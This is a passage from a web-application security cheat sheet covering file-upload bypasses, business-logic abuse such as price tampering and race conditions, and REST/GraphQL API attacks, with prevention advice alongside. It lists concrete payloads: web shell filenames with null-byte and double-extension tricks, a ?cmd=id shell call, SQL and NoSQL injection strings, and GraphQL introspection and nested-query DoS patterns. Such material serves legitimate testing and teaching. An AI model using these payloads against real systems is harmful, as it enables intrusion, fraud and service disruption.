3. Enumerate Allowed Extensions: Test various extensions: .jpg, .png, .pdf, .txt, .zip. Document which are allowed. This reveals whitelist/blacklist approach. Focus testing on bypassing identified restrictions.

4. Test Extension Bypasses: Try: alternative extensions (.php5, .phtml), case manipulation (.PhP), null bytes (shell.php%00.jpg), double extensions (shell.php.jpg). Test all variations systematically.

5. Test Content Validation: Upload PHP shell with image Content-Type header. Add image magic bytes to shell (GIF89a<?php...). Create polyglot files. Check if content or just extension validated.

6. Test Path Traversal: Modify filename parameter: ../../shell.php. Try absolute paths: /var/www/html/shell.php. Attempt directory escape. May allow upload to webroot or other locations.

7. Locate Uploaded Files: Find upload directory: /uploads/, /files/, /media/, /static/. Check predictable naming: original name, timestamp, hash. Brute force filenames if randomized. Access control issues common.

8. Test for RCE: Access uploaded file in browser. For web shell: http://target/uploads/shell.php?cmd=id. Verify command execution. Upgrade to reverse shell if successful.

9. Test Image Processing: Upload malicious images: ImageTragick exploits, SVG with XSS, EXIF metadata injection. Check if images processed by vulnerable libraries (ImageMagick, GD).

10. Test Archive Handling: Upload ZIP with path traversal. Test for Zip Slip vulnerability. Try zip bombs for DoS. Upload malicious compressed files.

PREVENTION & MITIGATION

- **Validate File Type (Content):** Check file content, not just extension. Verify magic bytes match expected type. Use libraries to validate file format. Never trust user-supplied filenames or Content-Type headers.

- **Use Extension Whitelist:** Allow only specific safe extensions. Whitelist approach (safer than blacklist). Reject all others by default. Validate extension case-insensitively.

- **Rename Uploaded Files:** Generate random filenames server-side. Use UUID or cryptographic hash. Don't preserve original filename. Prevents directory traversal and predictable paths.

- **Store Outside Webroot:** Save uploads outside public web directory. Serve files through script with access control. Never store in directly accessible location. Prevents direct execution.

- **Set Proper Permissions:** No execute permissions on upload directory. chmod 644 for files, not 755. Disable script execution in web server config. Prevent uploaded files from running.

- **Limit File Size:** Enforce maximum file size. Prevent DoS via large uploads. Check size both client and server side. Reject oversized files early.

- **Scan for Malware:** Integrate antivirus scanning. Check files before storage. Use ClamAV or commercial solutions. Quarantine suspicious files.

- **Use Content Security Policy:** CSP headers prevent XSS from uploads. script-src directive restricts execution. Helps mitigate SVG XSS and metadata injection.

DETECTION CHECKLIST

✓ Identify all file upload endpoints

✓ Test unrestricted upload (direct web shell)

✓ Try alternative extensions (.php5, .phtml, .phar)

✓ Test case manipulation (.PhP, .pHp)

✓ Try null byte injection (shell.php%00.jpg)

✓ Test double extensions (shell.php.jpg)

✓ Spoof Content-Type header

✓ Add magic bytes to malicious file (GIF89a + PHP)

✓ Test path traversal in filename (../../)

✓ Try absolute path uploads (/var/www/html/)

✓ Upload .htaccess to override config (Apache)

✓ Upload web.config for IIS servers

✓ Test SVG files with XSS payload

✓ Upload ZIP with path traversal (Zip Slip)

✓ Test large files for DoS

✓ Try zip bombs (42.zip)

✓ Upload XML/Office docs with XXE

✓ Test EXIF metadata injection

✓ Check for race condition (upload + access simultaneously)

✓ Locate upload directory and naming pattern

✓ Test if files served with correct Content-Type

✓ Verify execute permissions on upload directory

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized file uploads and server compromise are illegal. Always obtain written permission before testing.


BUSINESS LOGIC VULNERABILITIES

Complete Attack Reference

What are Business Logic Vulnerabilities?
Business logic flaws exploit intended functionality in unintended ways. Unlike technical vulnerabilities (XSS, SQLi), these abuse legitimate features through creative manipulation. They exploit assumptions developers make about user behavior. Often application-specific, requiring understanding of business workflows. Can't be detected by automated scanners.

1. Price Manipulation

Description: Modify price parameters to pay less or nothing. Intercept checkout requests, change price/quantity to negative values. Tamper with discount codes. Add items then change price to $0.01. No server-side price validation allows arbitrary pricing.



Example Attack:

```
POST /checkout price=1000 → Change to price=1 or price=-100 (credit!)
```


Attack Techniques:

```
Negative prices | Zero prices | Extreme discounts | Currency manipulation
```

Impact: Financial loss, free products, revenue manipulation

2. Insufficient Workflow Validation

Description: Skip mandatory steps in multi-step processes. Complete purchase without payment. Access restricted content without subscription. Skip email verification, identity checks, approval workflows. Server doesn't validate step completion order.



Direct access to /order/confirm bypasses payment!

Example Attack:

```
Step 1: Add to cart → Step 2: Checkout → Skip to Step 4: Order confirmed!
```


Attack Techniques:

```
Step skipping | Direct endpoint access | Missing state validation
```

Impact: Bypass payment, skip verification, unauthorized access

3. Race Conditions

Description: Exploit timing window in concurrent operations. Withdraw same money simultaneously from multiple ATMs. Use discount code multiple times. Redeem gift card in parallel requests. No atomic transaction handling allows double-spending.



Simultaneous requests exploit
lack of atomic transaction!

Example Attack:

```
Simultaneous withdraw requests spend $100 balance twice = $200 withdrawn
```


Attack Techniques:

```
Parallel requests | Multi-threaded exploitation | Timing attacks
```

Impact: Double-spending, balance manipulation, resource exhaustion

4. Parameter Tampering (Quantity/Amount)

Description: Modify quantity, amounts, IDs in requests. Negative quantities for refunds. Quantity overflow (2^31). Change user_id to someone else's. Tamper with loyalty points, credits, discounts applied.



No input
validation!

Example Attack:

```
quantity=-10 generates refund instead of purchase | quantity=999999999 overflows
```


Attack Techniques:

```
Negative values | Integer overflow | Parameter substitution
```

Impact: Financial fraud, inventory manipulation, unauthorized access

5. Coupon/Voucher Abuse

Description: Reuse single-use codes. Stack incompatible discounts. Use expired coupons. Brute force coupon codes. Apply referral codes to own account. No proper validation allows unlimited discounts.



Example Attack:

```
Apply WELCOME10 code 10 times | Use code after expiration | Self-referral bonus
```


Attack Techniques:

```
Code reuse | Stacking | Brute forcing | Self-referral | Expired code use
```

Impact: Revenue loss, unlimited discounts, referral fraud

6. Account/Balance Manipulation

Description: Manipulate credits, points, currency balances. Transfer from account A to A (double balance). Exploit rounding errors. Currency arbitrage between rates. Negative balance exploitation.



Example Attack:

```
Transfer $100 from account to itself → Balance increases to $200
```


Attack Techniques:

```
Self-transfer | Rounding exploits | Currency conversion abuse
```

Impact: Unlimited credits, financial fraud, economy breaking

7. Refund/Return Abuse

Description: Request refund without returning item. Return cheaper item than purchased. Multiple refunds for same order. Abuse no-questions-asked policies. Exploit automated refund systems.



Example Attack:

```
Buy expensive item, return cheap one, keep expensive | Multiple refund requests
```


Attack Techniques:

```
Item switching | Multiple refund requests | Policy exploitation
```

Impact: Financial loss, inventory fraud, policy abuse

8. Referral/Reward System Gaming

Description: Create fake accounts for referral bonuses. Refer yourself with multiple accounts. Circular referral chains. Bot armies for rewards. Exploit unlimited referral bonuses.



Example Attack:

```
User creates 100 fake accounts, refers them all, collects 100x signup bonus
```


Attack Techniques:

```
Fake account creation | Self-referral | Automated bots | Circular chains
```

Impact: Bonus abuse, financial loss, metric manipulation

9. Rate Limiting Bypass (Business Impact)

Description: Bypass rate limits for business-critical actions. Mass password reset emails. Unlimited prize draws/lottery entries. Exhaust limited inventory instantly. OTP flooding. Resource reservation abuse.



Example Attack:

```
Enter lottery 10000 times, win guaranteed | Reserve all restaurant slots
```


Attack Techniques:

```
Request flooding | Distributed requests | IP rotation | Session manipulation
```

Impact: Service disruption, unfair advantage, resource exhaustion

10. Time Manipulation

Description: Manipulate timestamps, timezones, expiration times. Access time-limited content outside window. Exploit timezone conversion. Extend trial periods. Time travel attacks on subscriptions.



Example Attack:

```
Set system time to year 2099, access lifetime subscription | Timezone exploitation
```


Attack Techniques:

```
Client-side time manipulation | Timezone abuse | Expiry extension
```

Impact: Bypass time restrictions, extended trials, free access

11. Inventory/Stock Manipulation

Description: Purchase more than available stock. Reserve all inventory preventing others. Negative stock purchases. Hold items in cart indefinitely. Race condition on last item.



Race condition on
last item in stock!

Example Attack:

```
Only 1 item left, 10 users purchase simultaneously = overselling
```


Attack Techniques:

```
Overselling | Stock hoarding | Cart manipulation | Race conditions
```

Impact: Unfillable orders, stock manipulation, competitive advantage

12. Subscription/Billing Logic Flaws

Description: Cancel subscription but retain access. Downgrade without losing premium features. Free trial extensions. Payment failure doesn't revoke access. Subscription stacking for discount.



Cancel
doesn't
revoke!

Example Attack:

```
Cancel subscription, features still work | Start 100 free trials same email
```

Attack Techniques:

```
Cancel without revocation | Trial abuse | Downgrade exploitation
```

Impact: Free premium access, billing bypass, revenue loss

COMMON BUSINESS LOGIC SCENARIOS

E-commerce Specific

- Apply unlimited discount codes to single purchase
- Buy premium item at economy shipping price
- Use gift card balance multiple times in parallel
- Purchase with negative quantity for refund
- Access premium product pages, add to cart, modify price
- Exploit early-bird discounts after period ends
- Stack employee, student, senior discounts together
- Return different item than purchased

Financial/Banking

- Transfer money from account to itself (balance doubling)
- Withdraw more than balance via race condition
- Currency conversion rate manipulation
- Rounding error exploitation in transactions
- Overdraft without penalty
- Interest calculation manipulation

Gaming/Gambling

- Unlimited lottery entries
- Bet on both outcomes then cancel losing bet
- Exploit game RNG prediction
- Purchase in-game currency during processing lag
- Duplicate virtual items via race condition
- Negative gem/coin purchases

Subscription Services

- Unlimited free trial via new emails/cards
- Cancel subscription, retain premium access
- Downgrade plan, keep premium features
- Family plan abuse (unlimited accounts)
- Student discount without verification
- Pause subscription indefinitely

Booking/Reservation

- Book same slot multiple times
- Reserve without payment, hold inventory
- Modify booking after confirmation (upgrade)
- Cancel and rebook to exploit price changes
- Overbooking via concurrent requests

Authentication/Access

- Access premium features in trial mode
- Skip email verification, access account
- Bypass 2FA during password reset
- Access admin panel without role check
- Share single account credentials unlimited times

TESTING METHODOLOGY

1. Understand Business Flows: Map all critical business processes: checkout, payment, registration, refunds, subscriptions. Document expected workflow steps. Identify valuable actions: purchasing, credits, rewards. Understanding is key.

2. Identify Assumptions: What does application assume? That users follow steps in order? That prices come from server? That users won't send parallel requests? List all implicit assumptions developers made.

3. Think Like User (Good and Bad): Legitimate use: How should it work? Malicious use: How can I abuse this for profit/access? What would dishonest user try? Consider attacker motivation.

4. Test Parameter Manipulation: Try: negative values, zero values, extremely large numbers, null values, strings instead of numbers. Modify prices, quantities, IDs, amounts. Use Burp Suite to intercept and modify.

5. Test Workflow Violations: Skip steps in multi-step processes. Go backwards in workflow. Access later steps directly via URL. Submit incomplete forms. Test out-of-order operations.

6. Test Race Conditions: Use Burp Turbo Intruder or custom scripts. Send simultaneous requests for: purchases, withdrawals, code redemptions, reservations. Look for double-processing, inconsistent state.

7. Test Boundary Conditions: What happens at limits? Buy 0 items, negative items, maximum integer. Test minimum balances, maximum discounts. Edge cases reveal logic flaws.

8. Test State Manipulation: Can you reuse tokens/codes? Access features after downgrade? Use expired coupons? Maintain access after cancellation? State management critical.

9. Test Timing Issues: Manipulate client-side timestamps. Exploit timezone differences. Access time-limited content outside windows. Extend trials by time manipulation.

10. Think Creative & Unusual: What would attacker profit from? How to get free stuff? Unlimited credits? Business logic requires creativity. Try unexpected combinations. Think outside normal usage.

DETECTION CHECKLIST

✓ Map all critical business workflows completely

✓ Document expected step-by-step process flow

✓ Identify all financial transactions and calculations

✓ Test negative values in price, quantity, amount fields

✓ Try zero values (price=0, quantity=0)

✓ Test extremely large numbers (integer overflow)

✓ Skip steps in multi-step processes

✓ Access later workflow steps directly via URL

✓ Test parallel/simultaneous requests on critical actions

✓ Try reusing single-use codes/tokens/vouchers

✓ Test self-referral in referral systems

✓ Apply multiple discount codes simultaneously

✓ Test expired coupon codes

✓ Attempt balance manipulation (self-transfer)

✓ Test currency conversion at different rates

✓ Try multiple refund requests for same order

✓ Reserve limited resources (slots, inventory)

✓ Test time manipulation (client-side timestamps)

✓ Cancel subscription, check if access persists

✓ Start multiple free trials with same details

✓ Test downgrade, check for premium feature retention

✓ Modify parameters in payment confirmation requests

✓ Test rate limits on business-critical actions

✓ Look for client-side price calculations

✓ Check for proper atomic transactions

PREVENTION & MITIGATION

• **Server-Side Validation Always:** Never trust client input. Validate all parameters server-side: prices, quantities, IDs, steps completed. Recalculate totals server-side. Don't accept prices from client.

- **Implement Proper State Management:** Track workflow state server-side. Verify prerequisites before allowing action. Use session variables to enforce step order. Prevent direct access to later steps.

- **Use Atomic Transactions:** Database transactions must be atomic. Use SELECT FOR UPDATE for balance checks. Implement proper locking mechanisms. Prevent race conditions in critical operations.

- **Implement Rate Limiting:** Limit business-critical actions per user/IP/session. Prevent mass code redemption, unlimited entries, resource hoarding. Use sliding windows, not fixed time periods.

- **Idempotency Keys:** Generate unique keys for financial transactions. Prevent duplicate processing of same request. Check idempotency before processing. Critical for payments, withdrawals.

- **Voucher/Code Management:** Single-use codes must be marked as used atomically. Check expiration server-side. Validate code against user/order. Implement redemption limits. Track usage history.

- **Balance Checks:** Always verify sufficient balance before deduction. Check balance at transaction time, not earlier. Atomic balance read and update. Prevent negative balances unless intended.

- **Logging and Monitoring:** Log all financial transactions completely. Alert on anomalies: negative purchases, extreme discounts, unusual patterns. Review logs for abuse patterns. Implement fraud detection.

- **Business Rules in Code:** Explicit validation of business rules. Document assumptions. Code reviews for logic flaws. Security team understands business context. Threat model business processes.

- **Time-Based Validations:** Server-side time checks always. Don't trust client timestamps. Validate expiry, trial periods server-side. Use UTC consistently. Account for timezones properly.

BUSINESS LOGIC RED FLAGS

Red Flag	Risk	Example
Client-side price calc	Price manipulation	JavaScript calculates total
No workflow validation	Step skipping	Can access step 4 directly
Reusable tokens/codes	Code abuse	Same voucher works twice
No rate limits	Mass abuse	Unlimited lottery entries
Integer fields unchecked	Overflow/negative	quantity=-1000
Missing balance checks	Overdraft	Withdraw without funds
Time on client	Time manipulation	Trial expiry checked client-side
No concurrency control	Race conditions	Parallel withdrawals succeed
Static transaction IDs	Replay attacks	Resubmit payment
Trust on referrer	Referral gaming	Self-referral allowed

TESTING TOOLS

Tool	Purpose	Use Case
Burp Suite	Intercept and modify	Parameter tampering, workflow testing
Burp Intruder	Automated attacks	Brute force codes, test ranges
Burp Turbo Intruder	Race conditions	Parallel requests, timing attacks
Postman	API testing	Workflow manipulation, state testing
Python/Scripts	Custom automation	Complex race conditions, mass testing
Browser DevTools	Client-side inspection	Find hidden parameters, client logic

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized exploitation of business logic for financial gain is fraud and illegal. Always obtain written permission before testing.


API SECURITY

REST & GraphQL Attacks

What is API Security?
APIs (Application Programming Interfaces) power modern applications. REST and GraphQL APIs expose data and functionality to clients. Without proper security, APIs leak data, allow unauthorized access, enable mass enumeration, and can be abused for RCE. API security is critical as APIs become the backbone of web, mobile, and microservices architectures.

1. Broken Object Level Authorization (BOLA)

Description: Most common API vulnerability. API endpoints accept object IDs without authorization checks. User A accesses User B's data by changing ID in request. Same as IDOR but API-focused. Found in REST, GraphQL, and all API types.



Example Attack:

```
GET /api/users/123/profile → Change to /api/users/456/profile (unauthorized access)
```


Attack Techniques:

```
ID enumeration | Sequential IDs | GUID manipulation | Parameter tampering
```

Impact: Unauthorized data access, privacy violation, mass data harvesting

2. Broken Authentication

Description: Weak or missing authentication in API. No API keys required. Predictable tokens. JWT with weak secrets. Missing expiration. No refresh token rotation. Credential stuffing at scale via API.



Example Attack:

```
API accepts any JWT token | Weak API key: api_key=12345 | No rate limit on /login
```


Attack Techniques:

```
Token theft | Weak API keys | JWT manipulation | Brute force | Token replay
```

Impact: Account takeover, unauthorized API access, impersonation

3. Excessive Data Exposure

Description: API returns more data than needed. Full user objects when only name needed. Sensitive fields in responses (SSN, passwords hashes, tokens). Reliance on client-side filtering. Generic to_json() functions expose everything.



Too much
data!

Example Attack:

```
GET /api/users/me returns: {user, email, ssn, password_hash, internal_id, role...}
```


Attack Techniques:

```
Inspect API responses | Remove client filters | Access raw endpoints
```

Impact: Information disclosure, sensitive data leakage, privacy violation

4. Lack of Resources & Rate Limiting

Description: No rate limiting allows abuse. Mass data scraping via API. Brute force attacks at scale. DoS by exhausting resources. Enumeration of all objects. Automated abuse with no throttling.



No rate
limit!

Example Attack:

```
Enumerate all users: /api/users/1, /api/users/2... /api/users/1000000 (no limit)
```


Attack Techniques:

```
Mass enumeration | Brute force | Resource exhaustion | Scraping automation
```

Impact: Data scraping, DoS, brute force success, competitive intelligence

5. Broken Function Level Authorization

Description: Regular users can access admin endpoints. No role/permission checks on API functions. Modify HTTP method (GET to PUT/DELETE). Access debug/internal endpoints. Administrative functions exposed.



Example Attack:

```
Regular user: POST /api/admin/users/delete (succeeds!) or GET /api/admin/logs
```


Attack Techniques:

```
Admin endpoint enumeration | HTTP method manipulation | Function access testing
```

Impact: Privilege escalation, administrative access, system compromise

6. Mass Assignment

Description: API automatically binds request parameters to object properties. Attacker adds extra parameters (is_admin=true, role=admin). No parameter whitelist. ORM/framework auto-assigns all fields.



Example Attack:

```
POST /api/users {name: 'User', is_admin: true} → User created as admin!
```


Attack Techniques:

```
Add hidden parameters | Role manipulation | Property injection
```

Impact: Privilege escalation, unauthorized modification, account takeover

7. Security Misconfiguration

Description: Exposed API documentation. Debug mode enabled in production. Verbose error messages reveal structure. CORS misconfiguration allows any origin. HTTP instead of HTTPS. Stack traces in responses.



Attacker
Access exposed: /api-docs /swagger.json /debug
Complete API **mapped!** All endpoints revealed!
Exposed **docs!**

Example Attack:

```
Access /api/docs, /swagger.json, /api-docs exposes all endpoints and parameters
```


Attack Techniques:

```
Documentation discovery | Debug endpoint access | Error message analysis
```

Impact: Information disclosure, attack surface expansion, credential exposure

8. Injection (SQL, NoSQL, Command)

Description: API vulnerable to injection attacks. SQL injection in API parameters. NoSQL injection in MongoDB queries. Command injection in API that executes system commands. GraphQL injection.



Malicious input
GET /api/users? name=admin' OR **'1'='1** SQL injection!
Query **executes!** All users returned!
No input **validation!**

Example Attack:

```
GET /api/users?name=admin' OR '1'='1 | {"$where": "this.credits == 1000"}
```


Attack Techniques:

```
SQLi payloads | NoSQL operators | Command injection | GraphQL injection
```

Impact: Database compromise, RCE, data extraction, authentication bypass

9. Improper Assets Management

Description: Old API versions still accessible. /api/v1 has vulnerabilities, /api/v2 doesn't. Deprecated endpoints not removed. Undocumented API paths. Beta/test APIs in production. Shadow APIs.



Example Attack:

```
/api/v1/users (vulnerable) still works while /api/v2/users is secure
```


Attack Techniques:

```
Version enumeration | Old endpoint testing | Documentation analysis
```

Impact: Access via outdated APIs, bypass modern security controls

10. Insufficient Logging & Monitoring

Description: No logging of API access. Failed authentication attempts not tracked. No anomaly detection. Attacks go unnoticed. No audit trail for sensitive operations. Enables long-term compromise.



Example Attack:

```
Attacker enumerates 100K users via API, no alerts or detection
```


Attack Techniques:

```
Mass automated attacks | Slow credential stuffing | Long-term data theft
```

Impact: Undetected breaches, prolonged compromise, no incident response

11. GraphQL Specific: Introspection Enabled

Description: GraphQL introspection reveals entire schema. All types, fields, mutations, queries exposed. Attacker maps complete API surface. Should be disabled in production. Provides attack blueprint.



Example Attack:

```
POST /graphql {query: __schema {types {name fields {name}}}} reveals everything
```


Attack Techniques:

```
Introspection queries | Schema enumeration | Complete API mapping
```

Impact: Complete API disclosure, attack surface mapping, information leakage

12. GraphQL Specific: Query Depth/Complexity

Description: No query depth limits allows deeply nested queries. Circular references cause infinite loops. Aliasing enables query multiplication. Resource exhaustion via complex queries. DoS through query complexity.



Example Attack:

```
query {user {posts {comments {author {posts {comments...}}}}}} (infinite depth)
```

Attack Techniques:

```
Deeply nested queries | Circular references | Query batching | Aliasing abuse
```

Impact: Denial of Service, resource exhaustion, API unavailability

REST API TESTING GUIDE

Endpoint Discovery

- Check common documentation paths: /api-docs, /swagger, /swagger.json, /api/swagger
- Try versioned endpoints: /api/v1, /api/v2, /v1, /v2
- Look for exposed .wadl or OpenAPI specs
- Test common resource names: /api/users, /api/admin, /api/products
- Use Burp Suite to spider API endpoints
- Check JavaScript files for API URLs

Authentication Testing

- Test endpoints without authentication (401/403 vs 200)
- Try accessing with expired/invalid tokens
- Test JWT manipulation (algorithm confusion, weak secrets)
- Check for API keys in headers, query params, cookies
- Test rate limiting on authentication endpoints
- Verify proper session invalidation on logout

Authorization Testing (BOLA)

- Change user IDs in all endpoints (most critical test!)
- Test with two different user accounts
- Try accessing admin endpoints as regular user
- Enumerate resources by ID (1, 2, 3, 4...)
- Test all HTTP methods (GET, POST, PUT, PATCH, DELETE)
- Check authorization on each CRUD operation

HTTP Methods Testing

- OPTIONS request reveals allowed methods
- Try PUT/PATCH on read-only resources
- Test DELETE on protected resources
- HEAD requests might bypass some controls
- Check if GET accepts body (unusual but possible)
- Test HTTP method override headers (X-HTTP-Method-Override)

Input Validation

- Test all standard injection payloads (SQLi, XSS, command)
- Try negative values, zero, null, extremely large numbers
- Test with different content types (JSON, XML, form-data)
- Mass assignment: add unexpected parameters
- Test parameter pollution (id=1&id=2)
- Special characters and encoding bypasses

Response Analysis

- Check for excessive data in responses
- Look for sensitive data (tokens, passwords, internal IDs)
- Analyze error messages for information disclosure
- Compare authorized vs unauthorized responses
- Check response headers (CORS, security headers)
- Test if client-side filtering is enforced server-side

GRAPHQL TESTING GUIDE

GraphQL Discovery

- Common endpoints: /graphql, /graphql/console, /graphiql, /api/graphql
- Send POST request with introspection query
- Look for GraphQL Playground or GraphiQL interface
- Check for GraphQL in JavaScript files
- Try both POST and GET methods

Introspection Queries

- Full schema: {__schema {types {name fields {name args {name}}}}}
- List all queries: {__schema {queryType {fields {name}}}}
- List all mutations: {__schema {mutationType {fields {name}}}}
- Enumerate types and relationships
- Map entire API structure if introspection enabled

Authorization Testing

- Test direct object access: query {user(id: 456) {email ssn}}
- Change IDs in all queries and mutations
- Try accessing admin-only queries/mutations
- Test nested authorization (user -> posts -> author)
- Verify field-level authorization

DoS via Query Complexity

- Deeply nested queries: user{posts{comments{user{posts...}}}}
- Circular references for infinite loops
- Query batching: send array of 1000 queries
- Aliasing: user1:user(id:1){name} user2:user(id:2){name}... x1000
- Test query depth/complexity limits

Injection Testing

- SQL injection in GraphQL arguments: user(id: "1' OR '1'='1")
